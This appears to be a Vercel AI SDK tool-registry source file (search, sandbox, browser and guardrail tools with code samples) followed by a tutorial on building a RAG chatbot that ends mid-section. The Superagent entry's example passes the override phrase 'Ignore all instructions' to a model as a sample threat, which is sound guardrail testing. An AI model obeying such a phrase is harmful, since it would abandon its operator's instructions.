// CONTRIBUTING GUIDE // https://github.com/vercel/ai/blob/main/contributing/add-new-tool-to-registry.md
export interface Tool { slug: string; name: string; description: string; packageName: string; tags?: string[]; apiKeyEnvName?: string; installCommand: { pnpm: string; npm: string; yarn: string; bun: string; }; codeExample: string; docsUrl?: string; apiKeyUrl?: string; websiteUrl?: string; npmUrl?: string; }
export const tools: Tool[] = [ { slug: 'code-execution', name: 'Code Execution', description: 'Execute Python code in a sandboxed environment using Vercel Sandbox. Run calculations, data processing, and other computational tasks safely in an isolated environment with Python 3.13.', packageName: 'ai-sdk-tool-code-execution', tags: ['code-execution', 'sandbox'], apiKeyEnvName: 'VERCEL_OIDC_TOKEN', installCommand: { pnpm: 'pnpm add ai-sdk-tool-code-execution', npm: 'npm install ai-sdk-tool-code-execution', yarn: 'yarn add ai-sdk-tool-code-execution', bun: 'bun add ai-sdk-tool-code-execution', }, codeExample: `import { generateText, stepCountIs } from 'ai'; import { executeCode } from 'ai-sdk-tool-code-execution';
const { text } = await generateText({ model: 'openai/gpt-5.1-codex', prompt: 'What is 5 + 5 minus 84 cubed?', tools: { executeCode: executeCode(), }, stopWhen: stepCountIs(5), });
console.log(text);, docsUrl: 'https://vercel.com/docs/vercel-sandbox', apiKeyUrl: 'https://vercel.com/docs/vercel-sandbox#authentication', websiteUrl: 'https://vercel.com/docs/vercel-sandbox', npmUrl: 'https://www.npmjs.com/package/ai-sdk-tool-code-execution', }, { slug: 'exa', name: 'Exa', description: 'Exa is a web search API that adds web search capabilities to your LLMs. Exa can search the web for code docs, current information, news, articles, and a lot more. Exa performs real-time web searches and can get page content from specific URLs. Add Exa web search tool to your LLMs in just a few lines of code.', packageName: '@exalabs/ai-sdk', tags: ['search', 'web', 'extraction'], apiKeyEnvName: 'EXA_API_KEY', installCommand: { pnpm: 'pnpm add @exalabs/ai-sdk', npm: 'npm install @exalabs/ai-sdk', yarn: 'yarn add @exalabs/ai-sdk', bun: 'bun add @exalabs/ai-sdk', }, codeExample: import { generateText, stepCountIs } from 'ai';
import { webSearch } from '@exalabs/ai-sdk';
const { text } = await generateText({ model: 'google/gemini-3-pro-preview', prompt: 'Tell me the latest developments in AI', tools: { webSearch: webSearch(), }, stopWhen: stepCountIs(3), });
console.log(text);, docsUrl: 'https://docs.exa.ai/reference/vercel', apiKeyUrl: 'https://dashboard.exa.ai/api-keys', websiteUrl: 'https://exa.ai', npmUrl: 'https://www.npmjs.com/package/@exalabs/ai-sdk', }, { slug: 'parallel', name: 'Parallel', description: 'Parallel gives AI agents best-in-class tools to search and extract context from the web. Web results returned by Parallel are compressed for optimal token efficiency at inference time.', packageName: '@parallel-web/ai-sdk-tools', tags: ['search', 'web', 'extraction'], apiKeyEnvName: 'PARALLEL_API_KEY', installCommand: { pnpm: 'pnpm add @parallel-web/ai-sdk-tools', npm: 'npm install @parallel-web/ai-sdk-tools', yarn: 'yarn add @parallel-web/ai-sdk-tools', bun: 'bun add @parallel-web/ai-sdk-tools', }, codeExample: import { generateText, stepCountIs } from 'ai';
import { searchTool, extractTool } from '@parallel-web/ai-sdk-tools';
const { text } = await generateText({ model: 'google/gemini-3-pro-preview', prompt: 'When was Vercel Ship AI?', tools: { webSearch: searchTool, webExtract: extractTool, }, stopWhen: stepCountIs(3), });
console.log(text);, apiKeyUrl: 'https://platform.parallel.ai', websiteUrl: 'https://parallel.ai', npmUrl: 'https://www.npmjs.com/package/@parallel-web/ai-sdk-tools', }, { slug: 'ctx-zip', name: 'ctx-zip', description: 'Transform MCP tools and AI SDK tools into code, write it to a Vercel sandbox file system and have the agent import the tools, write code, and execute it.', packageName: 'ctx-zip', tags: ['code-execution', 'sandbox', 'mcp', 'code-mode'], apiKeyEnvName: 'VERCEL_OIDC_TOKEN', installCommand: { pnpm: 'pnpm add ctx-zip', npm: 'npm install ctx-zip', yarn: 'yarn add ctx-zip', bun: 'bun add ctx-zip', }, codeExample: import { generateText, stepCountIs } from 'ai';
import { createVercelSandboxCodeMode, SANDBOX_SYSTEM_PROMPT } from 'ctx-zip';
const { tools } = await createVercelSandboxCodeMode({ servers: [ { name: 'vercel', url: 'https://mcp.vercel.com', useSSE: false, headers: { Authorization: `Bearer ${process.env.VERCEL_API_KEY}`, }, }, ], standardTools: { weather: weatherTool, }, });
const { text } = await generateText({ model: 'openai/gpt-5.2', tools, stopWhen: stepCountIs(20), system: SANDBOX_SYSTEM_PROMPT, messages: [ { role: 'user', content: 'What tools are available from the Vercel MCP server?', }, ], });
console.log(text);
, docsUrl: 'https://github.com/karthikscale3/ctx-zip/blob/main/README.md', apiKeyUrl: 'https://vercel.com/docs/vercel-sandbox#authentication', websiteUrl: 'https://github.com/karthikscale3/ctx-zip/blob/main/README.md', npmUrl: 'https://www.npmjs.com/package/ctx-zip', }, { slug: 'perplexity-search', name: 'Perplexity Search', description: "Search the web with real-time results and advanced filtering powered by Perplexity's Search API. Provides ranked search results with domain, language, date range, and recency filters. Supports multi-query searches and regional search results.", packageName: '@perplexity-ai/ai-sdk', tags: ['search', 'web'], apiKeyEnvName: 'PERPLEXITY_API_KEY', installCommand: { pnpm: 'pnpm add @perplexity-ai/ai-sdk', npm: 'npm install @perplexity-ai/ai-sdk', yarn: 'yarn add @perplexity-ai/ai-sdk', bun: 'bun add @perplexity-ai/ai-sdk', }, codeExample: import { generateText, stepCountIs } from 'ai';
import { perplexitySearch } from '@perplexity-ai/ai-sdk';
const { text } = await generateText({ model: 'openai/gpt-5.2', prompt: 'What are the latest AI developments? Use search to find current information.', tools: { search: perplexitySearch(), }, stopWhen: stepCountIs(3), });
console.log(text);, docsUrl: 'https://docs.perplexity.ai/guides/search-quickstart', apiKeyUrl: 'https://www.perplexity.ai/account/api/keys', websiteUrl: 'https://www.perplexity.ai', npmUrl: 'https://www.npmjs.com/package/@perplexity-ai/ai-sdk', }, { slug: 'tavily', name: 'Tavily', description: 'Tavily is a web intelligence platform offering real-time web search optimized for AI applications. Tavily provides comprehensive web research capabilities including search, content extraction, website crawling, and site mapping to power AI agents with current information.', packageName: '@tavily/ai-sdk', tags: ['search', 'extract', 'crawl'], apiKeyEnvName: 'TAVILY_API_KEY', installCommand: { pnpm: 'pnpm add @tavily/ai-sdk', npm: 'npm install @tavily/ai-sdk', yarn: 'yarn add @tavily/ai-sdk', bun: 'bun add @tavily/ai-sdk', }, codeExample: import { generateText, stepCountIs } from 'ai';
import { tavilySearch } from '@tavily/ai-sdk';
const { text } = await generateText({ model: 'google/gemini-3-pro-preview', prompt: 'What are the latest developments in agentic search?', tools: { webSearch: tavilySearch, }, stopWhen: stepCountIs(3), });
console.log(text);, docsUrl: 'https://docs.tavily.com/documentation/integrations/vercel', apiKeyUrl: 'https://app.tavily.com/home', websiteUrl: 'https://tavily.com', npmUrl: 'https://www.npmjs.com/package/@tavily/ai-sdk', }, { slug: 'firecrawl', name: 'Firecrawl', description: 'Firecrawl tools for the AI SDK. Web scraping, search, crawling, and data extraction for AI applications. Scrape any website into clean markdown, search the web, crawl entire sites, and extract structured data.', packageName: 'firecrawl-aisdk', tags: ['scraping', 'search', 'crawling', 'extraction', 'web'], apiKeyEnvName: 'FIRECRAWL_API_KEY', installCommand: { pnpm: 'pnpm add firecrawl-aisdk', npm: 'npm install firecrawl-aisdk', yarn: 'yarn add firecrawl-aisdk', bun: 'bun add firecrawl-aisdk', }, codeExample: import { generateText, stepCountIs } from 'ai';
import { scrapeTool } from 'firecrawl-aisdk';
const { text } = await generateText({ model: 'openai/gpt-5-mini', prompt: 'Scrape https://firecrawl.dev and summarize what it does', tools: { scrape: scrapeTool, }, stopWhen: stepCountIs(3), });
console.log(text);, docsUrl: 'https://docs.firecrawl.dev/integrations/ai-sdk', apiKeyUrl: 'https://firecrawl.dev/app/api-keys', websiteUrl: 'https://firecrawl.dev', npmUrl: 'https://www.npmjs.com/package/firecrawl-aisdk', }, { slug: 'bedrock-agentcore', name: 'Amazon Bedrock AgentCore', description: 'Fully managed Browser and Code Interpreter tools for AI agents. Browser is a fast and secure cloud-based runtime for interacting with web applications, filling forms, navigating websites, and extracting information. Code Interpreter provides an isolated sandbox for executing Python, JavaScript, and TypeScript code to solve complex tasks.', packageName: 'bedrock-agentcore', tags: ['code-execution', 'browser-automation', 'sandbox'], apiKeyEnvName: 'AWS_ROLE_ARN', installCommand: { pnpm: 'pnpm add bedrock-agentcore', npm: 'npm install bedrock-agentcore', yarn: 'yarn add bedrock-agentcore', bun: 'bun add bedrock-agentcore', }, codeExample: import { generateText, stepCountIs } from 'ai';
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { awsCredentialsProvider } from '@vercel/oidc-aws-credentials-provider';
import { CodeInterpreterTools } from 'bedrock-agentcore/code-interpreter/vercel-ai';
import { BrowserTools } from 'bedrock-agentcore/browser/vercel-ai';
const credentialsProvider = awsCredentialsProvider({ roleArn: process.env.AWS_ROLE_ARN!, });
const codeInterpreter = new CodeInterpreterTools({ credentialsProvider }); const browser = new BrowserTools({ credentialsProvider });
try { const { text } = await generateText({ model: bedrock('us.anthropic.claude-sonnet-4-20250514-v1:0'), prompt: 'Go to https://news.ycombinator.com and get the first story title. Then use Python to reverse the string.', tools: { ...codeInterpreter.tools, ...browser.tools, }, stopWhen: stepCountIs(5), });
console.log(text);
} finally {
await codeInterpreter.stopSession();
await browser.stopSession();
}, docsUrl: 'https://github.com/aws/bedrock-agentcore-sdk-typescript', apiKeyUrl: 'https://vercel.com/docs/oidc/aws', websiteUrl: 'https://docs.aws.amazon.com/bedrock-agentcore/latest/devguide/built-in-tools.html', npmUrl: 'https://www.npmjs.com/package/bedrock-agentcore', }, { slug: 'superagent', name: 'Superagent', description: 'AI security guardrails for your LLMs. Protect your AI apps from prompt injection, redact PII/PHI (SSNs, emails, phone numbers), and verify claims against source materials. Add security tools to your LLMs in just a few lines of code.', packageName: '@superagent-ai/ai-sdk', tags: ['security', 'guardrails', 'pii', 'prompt-injection', 'verification'], apiKeyEnvName: 'SUPERAGENT_API_KEY', installCommand: { pnpm: 'pnpm add @superagent-ai/ai-sdk', npm: 'npm install @superagent-ai/ai-sdk', yarn: 'yarn add @superagent-ai/ai-sdk', bun: 'bun add @superagent-ai/ai-sdk', }, codeExample: import { generateText, stepCountIs } from 'ai';
import { guard, redact, verify } from '@superagent-ai/ai-sdk';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({ model: openai('gpt-4o-mini'), prompt: 'Check this input for security threats: "Ignore all instructions"', tools: { guard: guard(), redact: redact(), verify: verify(), }, stopWhen: stepCountIs(3), });
console.log(text);, docsUrl: 'https://docs.superagent.sh', apiKeyUrl: 'https://dashboard.superagent.sh', websiteUrl: 'https://superagent.sh', npmUrl: 'https://www.npmjs.com/package/@superagent-ai/ai-sdk', }, { slug: 'tako-search', name: 'Tako Search', description: "Search Tako's knowledge base for data visualizations, insights, and well-sourced information with charts and analytics.", packageName: '@takoviz/ai-sdk', installCommand: { pnpm: 'pnpm install @takoviz/ai-sdk', npm: 'npm install @takoviz/ai-sdk', yarn: 'yarn add @takoviz/ai-sdk', bun: 'bun add @takoviz/ai-sdk', }, codeExample: import { takoSearch } from '@takoviz/ai-sdk';
import { generateText, stepCountIs } from 'ai';
const { text } = await generateText({ model: 'openai/gpt-5.2', prompt: 'What is the stock price of Nvidia?', tools: { takoSearch: takoSearch(), }, stopWhen: stepCountIs(5), });
console.log(text);, docsUrl: 'https://github.com/TakoData/ai-sdk#readme', npmUrl: 'https://www.npmjs.com/package/@takoviz/ai-sdk', websiteUrl: 'https://tako.com', apiKeyEnvName: 'TAKO_API_KEY', apiKeyUrl: 'https://tako.com', tags: ['search', 'data', 'visualization', 'analytics'], }, { slug: 'valyu', name: 'Valyu', description: 'Valyu provides powerful search tools for AI agents. Web search for real-time information, plus specialized domain-specific searchtools: financeSearch (stock prices, earnings, income statements, cash flows, etc), paperSearch (full-text PubMed, arXiv, bioRxiv, medRxiv), bioSearch (clinical trials, FDA drug labels, PubMed, medRxiv, bioRxiv), patentSearch (USPTO patents), secSearch (10-k/10-Q/8-k), economicsSearch (BLS, FRED, World Bank data), and companyResearch (comprehensive company research reports).', packageName: '@valyu/ai-sdk', tags: ['search', 'web', 'domain-search'], apiKeyEnvName: 'VALYU_API_KEY', installCommand: { pnpm: 'pnpm add @valyu/ai-sdk', npm: 'npm install @valyu/ai-sdk', yarn: 'yarn add @valyu/ai-sdk', bun: 'bun add @valyu/ai-sdk', }, codeExample: import { generateText, stepCountIs } from 'ai';
import { webSearch } from '@valyu/ai-sdk';
// Available specialised search tools: financeSearch, paperSearch,
// bioSearch, patentSearch, secSearch, economicsSearch, companyResearch
const { text } = await generateText({ model: 'google/gemini-3-pro-preview', prompt: 'Latest data center projects for AI inference?', tools: { webSearch: webSearch(), }, stopWhen: stepCountIs(3), });
console.log(text);, docsUrl: 'https://docs.valyu.ai/integrations/vercel-ai-sdk', apiKeyUrl: 'https://platform.valyu.ai', websiteUrl: 'https://valyu.ai', npmUrl: 'https://www.npmjs.com/package/@valyu/ai-sdk', }, { slug: 'airweave', name: 'Airweave', description: 'Airweave is an open-source platform that makes any app searchable for your agent. Sync and search across 35+ data sources (Notion, Slack, Google Drive, databases, and more) with semantic search. Add unified search across all your connected data to your AI applications in just a few lines of code.', packageName: '@airweave/vercel-ai-sdk', tags: ['search', 'rag', 'data-sources', 'semantic-search'], apiKeyEnvName: 'AIRWEAVE_API_KEY', installCommand: { pnpm: 'pnpm install @airweave/vercel-ai-sdk', npm: 'npm install @airweave/vercel-ai-sdk', yarn: 'yarn add @airweave/vercel-ai-sdk', bun: 'bun add @airweave/vercel-ai-sdk', }, codeExample: import { generateText, stepCountIs } from 'ai';
import { airweaveSearch } from '@airweave/vercel-ai-sdk';
const { text } = await generateText({ model: 'anthropic/claude-sonnet-4.5', prompt: 'What were the key decisions from last week?', tools: { search: airweaveSearch({ defaultCollection: 'my-knowledge-base', }), }, stopWhen: stepCountIs(3), });
console.log(text);, docsUrl: 'https://docs.airweave.ai', apiKeyUrl: 'https://app.airweave.ai/settings/api-keys', websiteUrl: 'https://airweave.ai', npmUrl: 'https://www.npmjs.com/package/@airweave/vercel-ai-sdk', }, { slug: 'bash-tool', name: 'bash-tool', description: 'Provides bash, readFile, and writeFile tools for AI agents. Supports @vercel/sandbox for full VM isolation.', packageName: 'bash-tool', tags: ['bash', 'file-system', 'sandbox', 'code-execution'], installCommand: { pnpm: 'pnpm install bash-tool', npm: 'npm install bash-tool', yarn: 'yarn add bash-tool', bun: 'bun add bash-tool', }, codeExample: import { generateText, stepCountIs } from 'ai';
import { createBashTool } from 'bash-tool';
const { tools } = await createBashTool({ files: { 'src/index.ts': "export const hello = 'world';" }, });
const { text } = await generateText({ model: 'anthropic/claude-sonnet-4', prompt: 'List the files in src/ and show me the contents of index.ts', tools, stopWhen: stepCountIs(5), });
console.log(text);, docsUrl: 'https://github.com/vercel/bash-tool', websiteUrl: 'https://github.com/vercel/bash-tool', npmUrl: 'https://www.npmjs.com/package/bash-tool', }, { slug: 'browserbase', name: 'Browserbase', description: 'Browserbase provides browser automation tools for AI agents powered by Stagehand. Navigate websites, take screenshots, click buttons, fill forms, extract structured data, and execute multi-step browser tasks in cloud-hosted sessions with built-in CAPTCHA solving and anti-bot stealth mode.', packageName: '@browserbasehq/ai-sdk', tags: ['browser', 'browser-automation', 'web', 'extraction'], apiKeyEnvName: 'BROWSERBASE_API_KEY', installCommand: { pnpm: 'pnpm add @browserbasehq/ai-sdk', npm: 'npm install @browserbasehq/ai-sdk', yarn: 'yarn add @browserbasehq/ai-sdk', bun: 'bun add @browserbasehq/ai-sdk', }, codeExample: import { generateText, stepCountIs } from 'ai';
import { createBrowserbaseTools } from '@browserbasehq/ai-sdk';
const browserbase = createBrowserbaseTools();
const { text } = await generateText({ model: 'google/gemini-3-pro-preview', tools: browserbase.tools, stopWhen: stepCountIs(10), prompt: 'Open https://news.ycombinator.com and summarize the top 3 stories.', });
console.log(text); await browserbase.closeSession();`, docsUrl: 'https://docs.browserbase.com', apiKeyUrl: 'https://www.browserbase.com/settings', websiteUrl: 'https://www.browserbase.com', npmUrl: 'https://www.npmjs.com/package/@browserbasehq/ai-sdk', }, ];
title: RAG Agent description: Learn how to build a RAG Agent with the AI SDK and Next.js
RAG Chatbot Guide
In this guide, you will learn how to build a retrieval-augmented generation (RAG) Agent.
Before we dive in, let's look at what RAG is, and why we would want to use it.
What is RAG?
RAG stands for retrieval augmented generation. In simple terms, RAG is the process of providing a Large Language Model (LLM) with specific information relevant to the prompt.
Why is RAG important?
While LLMs are powerful, the information they can reason on is restricted to the data they were trained on. This problem becomes apparent when asking an LLM for information outside of their training data, like proprietary data or common knowledge that has occurred after the model’s training cutoff. RAG solves this problem by fetching information relevant to the prompt and then passing that to the model as context.
To illustrate with a basic example, imagine asking the model for your favorite food:
**input**
What is my favorite food?
**generation**
I don't have access to personal information about individuals, including their
favorite foods.
Not surprisingly, the model doesn’t know. But imagine, alongside your prompt, the model received some extra context:
**input**
Respond to the user's prompt using only the provided context.
user prompt: 'What is my favorite food?'
context: user loves chicken nuggets
**generation**
Your favorite food is chicken nuggets!
Just like that, you have augmented the model’s generation by providing relevant information to the query. Assuming the model has the appropriate information, it is now highly likely to return an accurate response to the users query. But how does it retrieve the relevant information? The answer relies on a concept called embedding.
Embedding
Embeddings are a way to represent words, phrases, or images as vectors in a high-dimensional space. In this space, similar words are close to each other, and the distance between words can be used to measure their similarity.
In practice, this means that if you embedded the words cat and dog, you would expect them to be plotted close to each other in vector space. The process of calculating the similarity between two vectors is called ‘cosine similarity’ where a value of 1 would indicate high similarity and a value of -1 would indicate high opposition.
As mentioned above, embeddings are a way to represent the semantic meaning of words and phrases. The implication here is that the larger the input to your embedding, the lower quality the embedding will be. So how would you approach embedding content longer than a simple phrase?
Chunking
Chunking refers to the process of breaking down a particular source material into smaller pieces. There are many different approaches to chunking and it’s worth experimenting as the most effective approach can differ by use case. A simple and common approach to chunking (and what you will be using in this guide) is separating written content by sentences.
Once your source material is appropriately chunked, you can embed each one and then store the embedding and the chunk together in a database. Embeddings can be stored in any database that supports vectors. For this tutorial, you will be using Postgres alongside the pgvector plugin.
All Together Now
Combining all of this together, RAG is the process of enabling the model to respond with information outside of it’s training data by embedding a users query, retrieving the relevant source material (chunks) with the highest semantic similarity, and then passing them alongside the initial query as context. Going back to the example where you ask the model for your favorite food, the prompt preparation process would look like this.
By passing the appropriate context and refining the model’s objective, you are able to fully leverage its strengths as a reasoning machine.
Onto the project!
Project Setup
In this project, you will build a chatbot that will only respond with information that it has within its knowledge base. The chatbot will be able to both store and retrieve information. This project has many interesting use cases from customer support through to building your own second brain!
This project will use the following stack:
- Next.js 14 (App Router)
- AI SDK
- OpenAI
- Drizzle ORM
- Postgres with pgvector
- shadcn-ui and TailwindCSS for styling
Clone Repo
To reduce the scope of this guide, you will be starting with a repository that already has a few things set up for you:
- Drizzle ORM (
lib/db) including an initial migration and a script to migrate (db:migrate) - a basic schema for the
resourcestable (this will be for source material) - a Server Action for creating a
resource
To get started, clone the starter repository with the following command:
<Snippet text={[ 'git clone https://github.com/vercel/ai-sdk-rag-starter', 'cd ai-sdk-rag-starter', ]} />
First things first, run the following command to install the project’s dependencies:
Create Database
You will need a Postgres database to complete this tutorial. If you don’t have Postgres setup on your local machine you can:
- Create a free Postgres database with Vercel Postgres; or
- Follow this guide to set it up locally
Migrate Database
Once you have a Postgres database, you need to add the connection string as an environment secret.
Make a copy of the .env.example file and rename it to .env.
Open the new .env file. You should see an item called DATABASE_URL. Copy in your database connection string after the equals sign.
With that set up, you can now run your first database migration. Run the following command:
This will first add the pgvector extension to your database. Then it will create a new table for your resources schema that is defined in lib/db/schema/resources.ts. This schema has four columns: id, content, createdAt, and updatedAt.
OpenAI API Key
For this guide, you will need an OpenAI API key. To generate an API key, go to platform.openai.com.
Once you have your API key, paste it into your .env file (OPENAI_API_KEY).
Build
Let’s build a quick task list of what needs to be done:
- Create a table in your database to store embeddings
- Add logic to chunk and create embeddings when creating resources
- Create a chatbot
- Give the chatbot tools to query / create resources for it’s knowledge base
Create Embeddings Table
Currently, your application has one table (resources) which has a column (content) for storing content. Remember, each resource (source material) will have to be chunked, embedded, and then stored. Let’s create a table called embeddings to store these chunks.
Create a new file (lib/db/schema/embeddings.ts) and add the following code:
import { nanoid } from '@/lib/utils';
import { index, pgTable, text, varchar, vector } from 'drizzle-orm/pg-core';
import { resources } from './resources';
export const embeddings = pgTable(
'embeddings',
{
id: varchar('id', { length: 191 })
.primaryKey()
.$defaultFn(() => nanoid()),
resourceId: varchar('resource_id', { length: 191 }).references(
() => resources.id,
{ onDelete: 'cascade' },
),
content: text('content').notNull(),
embedding: vector('embedding', { dimensions: 1536 }).notNull(),
},
table => ({
embeddingIndex: index('embeddingIndex').using(
'hnsw',
table.embedding.op('vector_cosine_ops'),
),
}),
);
This table has four columns:
id- unique identifierresourceId- a foreign key relation to the full source materialcontent- the plain text chunkembedding- the vector representation of the plain text chunk
To perform similarity search, you also need to include an index (HNSW or IVFFlat) on this column for better performance.
To push this change to the database, run the following command:
Add Embedding Logic
Now that you have a table to store embeddings, it’s time to write the logic to create the embeddings.
Create a file with the following command:
Generate Chunks
Remember, to create an embedding, you will start with a piece of source material (unknown length), break it down into smaller chunks, embed each chunk, and then save the chunk to the database. Let’s start by creating a function to break the source material into small chunks.
const generateChunks = (input: string): string[] => {
return input
.trim()
.split('.')
.filter(i => i !== '');
};
This function will take an input string and split it by periods, filtering out any empty items. This will return an array of strings. It is worth experimenting with different chunking techniques in your projects as the best technique will vary.
Install AI SDK
You will use the AI SDK to create embeddings. This will require two more dependencies, which you can install by running the following command:
This will install the AI SDK, AI SDK's React hooks, and AI SDK's OpenAI provider.
Generate Embeddings
Let’s add a function to generate embeddings. Copy the following code into your lib/ai/embedding.ts file.
import { embedMany } from 'ai';
import { openai } from '@ai-sdk/openai';
const embeddingModel = openai.embedding('text-embedding-ada-002');
const generateChunks = (input: string): string[] => {
return input
.trim()
.split('.')
.filter(i => i !== '');
};
export const generateEmbeddings = async (
value: string,
): Promise<Array<{ embedding: number[]; content: string }>> => {
const chunks = generateChunks(value);
const { embeddings } = await embedMany({
model: embeddingModel,
values: chunks,
});
return embeddings.map((e, i) => ({ content: chunks[i], embedding: e }));
};
In this code, you first define the model you want to use for the embeddings. In this example, you are using OpenAI’s text-embedding-ada-002 embedding model.
Next, you create an asynchronous function called generateEmbeddings. This function will take in the source material (value) as an input and return a promise of an array of objects, each containing an embedding and content. Within the function, you first generate chunks for the input. Then, you pass those chunks to the embedMany function imported from the AI SDK which will return embeddings of the chunks you passed in. Finally, you map over and return the embeddings in a format that is ready to save in the database.
Update Server Action
Open the file at lib/actions/resources.ts. This file has one function, createResource, which, as the name implies, allows you to create a resource.
'use server';
import {
NewResourceParams,
insertResourceSchema,
resources,
} from '@/lib/db/schema/resources';
import { db } from '../db';
export const createResource = async (input: NewResourceParams) => {
try {
const { content } = insertResourceSchema.parse(input);
const [resource] = await db
.insert(resources)
.values({ content })
.returning();
return 'Resource successfully created.';
} catch (e) {
if (e instanceof Error)
return e.message.length > 0 ? e.message : 'Error, please try again.';
}
};
This function is a Server Action, as denoted by the “use server”; directive at the top of the file. This means that it can be called anywhere in your Next.js application. This function will take an input, run it through a Zod schema to ensure it adheres to the correct schema, and then creates a new resource in the database. This is the ideal location to generate and store embeddings of the newly created resources.
Update the file with the following code:
'use server';
import {
NewResourceParams,
insertResourceSchema,
resources,
} from '@/lib/db/schema/resources';
import { db } from '../db';
import { generateEmbeddings } from '../ai/embedding';
import { embeddings as embeddingsTable } from '../db/schema/embeddings';
export const createResource = async (input: NewResourceParams) => {
try {
const { content } = insertResourceSchema.parse(input);
const [resource] = await db
.insert(resources)
.values({ content })
.returning();
const embeddings = await generateEmbeddings(content);
await db.insert(embeddingsTable).values(
embeddings.map(embedding => ({
resourceId: resource.id,
...embedding,
})),
);
return 'Resource successfully created and embedded.';
} catch (error) {
return error instanceof Error && error.message.length > 0
? error.message
: 'Error, please try again.';
}
};
First, you call the generateEmbeddings function created in the previous step, passing in the source material (content). Once you have your embeddings (e) of the source material, you can save them to the database, passing the resourceId alongside each embedding.
Create Root Page
Great! Let's build the frontend. The AI SDK’s useChat hook allows you to easily create a conversational user interface for your chatbot application.
Replace your root page (app/page.tsx) with the following code.
'use client';
import { useChat } from '@ai-sdk/react';
export default function Chat() {
const { messages, input, handleInputChange, handleSubmit } = useChat();
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
<div className="space-y-4">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
<div>
<div className="font-bold">{m.role}</div>
<p>{m.content}</p>
</div>
</div>
))}
</div>
<form onSubmit={handleSubmit}>
<input
className="fixed bottom-0 w-full max-w-md p-2 mb-8 border border-gray-300 rounded shadow-xl"
value={input}
placeholder="Say something..."
onChange={handleInputChange}
/>
</form>
</div>
);
}
The useChat hook enables the streaming of chat messages from your AI provider (you will be using OpenAI), manages the state for chat input, and updates the UI automatically as new messages are received.
Run the following command to start the Next.js dev server:
Head to http://localhost:3000. You should see an empty screen with an input bar floating at the bottom. Try to send a message. The message shows up in the UI for a fraction of a second and then disappears. This is because you haven’t set up the corresponding API route to call the model! By default, useChat will send a POST request to the /api/chat endpoint with the messages as the request body.
You can customize the endpoint in the useChat configuration object
Create API Route
In Next.js, you can create custom request handlers for a given route using Route Handlers. Route Handlers are defined in a route.ts file and can export HTTP methods like GET, POST, PUT, PATCH etc.
Create a file at app/api/chat/route.ts by running the following command:
Open the file and add the following code:
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages } = await req.json();
const result = streamText({
model: openai('gpt-4o'),
messages,
});
return result.toDataStreamResponse();
}
In this code, you declare and export an asynchronous function called POST. You retrieve the messages from the request body and then pass them to the streamText function imported from the AI SDK, alongside the model you would like to use. Finally, you return the model’s response in AIStreamResponse format.
Head back to the browser and try to send a message again. You should see a response from the model streamed directly in!
Refining your prompt
While you now have a working chatbot, it isn't doing anything special.
Let’s add system instructions to refine and restrict the model’s behavior. In this case, you want the model to only use information it has retrieved to generate responses. Update your route handler with the following code:
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages } = await req.json();
const result = streamText({
model: openai('gpt-4o'),
system: `You are a helpful assistant. Check your knowledge base before answering any questions.
Only respond to questions using information from tool calls.
if no relevant information is found in the tool calls, respond, "Sorry, I don't know."`,
messages,
});
return result.toDataStreamResponse();
}
Head back to the browser and try to ask the model what your favorite food is. The model should now respond exactly as you instructed above (“Sorry, I don’t know”) given it doesn’t have any relevant information.
In its current form, your chatbot is now, well, useless. How do you give the model the ability to add and query information?
Using Tools
A tool is a function that can be called by the model to perform a specific task. You can think of a tool like a program you give to the model that it can run as and when it deems necessary.
Let’s see how you can create a tool to give the model the ability to create, embed and save a resource to your chatbots’ knowledge base.
Add Resource Tool
Update your route handler with the following code:
import { createResource } from '@/lib/actions/resources';
import { openai } from '@ai-sdk/openai';
import { streamText, tool } from 'ai';
import { z } from 'zod';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages } = await req.json();
const result = streamText({
model: openai('gpt-4o'),
system: `You are a helpful assistant. Check your knowledge base before answering any questions.
Only respond to questions using information from tool calls.
if no relevant information is found in the tool calls, respond, "Sorry, I don't know."`,
messages,
tools: {
addResource: tool({
description: `add a resource to your knowledge base.
If the user provides a random piece of knowledge unprompted, use this tool without asking for confirmation.`,
parameters: z.object({
content: z
.string()
.describe('the content or resource to add to the knowledge base'),
}),
execute: async ({ content }) => createResource({ content }),
}),
},
});
return result.toDataStreamResponse();
}
In this code, you define a tool called addResource. This tool has three elements:
- description: description of the tool that will influence when the tool is picked.
- parameters: Zod schema that defines the parameters necessary for the tool to run.
- execute: An asynchronous function that is called with the arguments from the tool call.
In simple terms, on each generation, the model will decide whether it should call the tool. If it deems it should call the tool, it will extract the parameters from the input and then append a new message to the messages array of type tool-call. The AI SDK will then run the execute function with the parameters provided by the tool-call message.
Head back to the browser and tell the model your favorite food. You should see an empty response in the UI. Did anything happen? Let’s see. Run the following command in a new terminal window.
This will start Drizzle Studio where we can view the rows in our database. You should see a new row in both the embeddings and resources table with your favorite food!
Let’s make a few changes in the UI to communicate to the user when a tool has been called. Head back to your root page (app/page.tsx) and add the following code:
'use client';
import { useChat } from '@ai-sdk/react';
export default function Chat() {
const { messages, input, handleInputChange, handleSubmit } = useChat();
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
<div className="space-y-4">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
<div>
<div className="font-bold">{m.role}</div>
<p>
{m.content.length > 0 ? (
m.content
) : (
<span className="italic font-light">
{'calling tool: ' + m?.toolInvocations?.[0].toolName}
</span>
)}
</p>
</div>
</div>
))}
</div>
<form onSubmit={handleSubmit}>
<input
className="fixed bottom-0 w-full max-w-md p-2 mb-8 border border-gray-300 rounded shadow-xl"
value={input}
placeholder="Say something..."
onChange={handleInputChange}
/>
</form>
</div>
);
}
With this change, you now conditionally render the tool that has been called directly in the UI. Save the file and head back to browser. Tell the model your favorite movie. You should see which tool is called in place of the model’s typical text response.
Improving UX with Multi-Step Calls
It would be nice if the model could summarize the action too. However, technically, once the model calls a tool, it has completed its generation as it ‘generated’ a tool call. How could you achieve this desired behaviour?
The AI SDK has a feature called maxSteps which will automatically send tool call results back to the model!
Open your root page (app/page.tsx) and add the following key to the useChat configuration object:
// ... Rest of your code
